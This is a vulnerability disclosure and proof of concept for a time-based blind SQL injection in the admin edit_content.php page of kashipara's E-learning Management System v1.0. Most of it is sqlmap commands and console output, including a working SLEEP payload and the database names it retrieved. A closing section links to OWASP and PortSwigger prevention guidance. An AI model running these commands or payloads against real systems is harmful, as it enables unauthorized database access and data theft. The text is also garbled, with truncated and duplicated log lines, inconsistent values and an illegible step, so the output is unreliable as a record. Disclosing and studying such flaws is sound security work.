

SQL Injection was found in the `/lms/admin/edit_content.php` of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the title, content parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


Affected Vendor	kashipara
Affected Code File	<code>/lms/admin/edit_content.php</code>
Affected Parameter	title, content
Method	POST
Type	time-based blind
Version	V1.0

Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential.




Step 2: Navigate the 'Content' page click edit on any content from list.




Step 3: Leave the content as it is.



Step 4: Now enable intercept in burpsuite and click 'Update' button.



Step 5: Save the burpsuite request in a file.



Step 6: Now run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r edit_content.txt --batch --dbs`

```
PS C:\msf6> python.exe sqlmap(sqlmap.py -r edit_content.txt --batch --dbs)

      H
     [O] {1.8#stable}
    [C]
   [V...] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all app
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:39:53 /2024-11-19/

[01:39:53] [INFO] parsing HTTP request from 'edit_content.txt'
[01:39:53] [WARNING] provided value for parameter 'update' is empty. Please, always use only valid parameter values so sqlmap could be able to run prope
[01:39:53] [INFO] testing connection to the target URL
[01:39:53] [INFO] checking if the target is protected by some kind of WAF/IPSP
[01:39:53] [INFO] testing if the target URL content is stable
[01:39:54] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic
ed or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(S)tring/(R)egex/(Q)uit] C
[01:39:54] [INFO] testing if POST parameter 'title' is dynamic
[01:39:54] [WARNING] POST parameter 'title' does not appear to be dynamic
[01:39:54] [WARNING] heuristic (basic) test shows that POST parameter 'title' might not be injectable
[01:39:54] [INFO] testing for SQL injection on POST parameter 'title'
[01:39:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:39:54] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:39:54] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:39:55] [WARNING] reflective value(s) found and filtering out
[01:39:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:39:55] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:39:55] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:39:55] [INFO] testing 'Generic inline queries'
[01:39:55] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:39:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:39:55] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:39:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:40:05] [INFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[01:40:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 28 columns'
[01:40:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[01:40:05] [INFO] checking if the injection point on POST parameter 'title' is a false positive
POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
```

Step 7: Now notice that 'title' parameter is detected vulnerable and all database is successfully retrieved.

```
[01:39:55] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

```
[01:39:55] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
```

```
[01:39:55] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
```

```
[01:40:05] [INFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'. It looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

```
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk
```

```
[01:40:05] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
```

```
[01:40:05] [INFO] automatically extending ranges for UNION query injection technique tests as there is at le
```

```
[01:40:05] [INFO] checking if the injection point on POST parameter 'title' is a false positive
```

```
POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```

```
sqlmap identified the following injection point(s) with a total of 81 HTTP(s) requests:
```

```
Parameter: title (POST)
```

```
  type: time-based blind
```

```
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
```

```
  Payload: title=Vision' AND (SELECT 4365 FROM (SELECT(SLEEP(5)))FqXt) AND 'knku'='knku&content=<pre>
```

```
<span style="font-size:large"><strong>Vision</strong></span></pre>
```

```
<p>%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp;%26nbsp%;<br>ement, the State College has to vigorously pursue distinction and proficieny in delivering its statutory fun<br>, industrial, science and technology, through committed and competent human resource, guided by the beacon o<br>/><br>%26nbsp;</p><br>&update=
```

```
----
```

```
[01:40:21] [INFO] the back-end DBMS is MySQL
```

```
[01:40:21] [WARNING] it is very important to not stress the network connection during usage of time-based pa
```

```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
```

```
web application technology: PHP 8.0.30, Apache 2.4.58
```

```
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
```

```
[01:40:26] [INFO] fetching database names
```

```
[01:40:26] [INFO] fetching number of databases
```

```
[01:40:26] [INFO] retrieved:
```

```
[01:40:36] [INFO] adjusting time delay to 1 second due to good response times
```

```
7
```

```
[01:40:36] [INFO] retrieved: information_schema
```

```
[01:41:36] [INFO] retrieved: capstone
```

```
[01:42:03] [INFO] retrieved: capstone2
```

```
[01:42:32] [INFO] retrieved: mysql
```

```
[01:42:49] [INFO] retrieved: performance_schema
```

```
[01:43:47] [INFO] retrieved: phpmyadmin
```

```
[01:44:22] [INFO] retrieved: test
```

```
available databases [7]:
```

```
[*] capstone
```

```
[*] capstone2
```

```
[*] information_schema
```

```
[*] mysql
```

```
[*] performance_schema
```

```
[*] phpmyadmin
```

```
[*] test
```

Step 8: Run the sqlmap against 'content' parameter by using switch -p. Notice that 'content' parameter is detected vulnerable and all database is successfully retrieved.

- `python.exe C:\sqlmap\sqlmap.py -r edit_content.txt -p content --batch --dbs`

[illegible]

Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL Injection Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>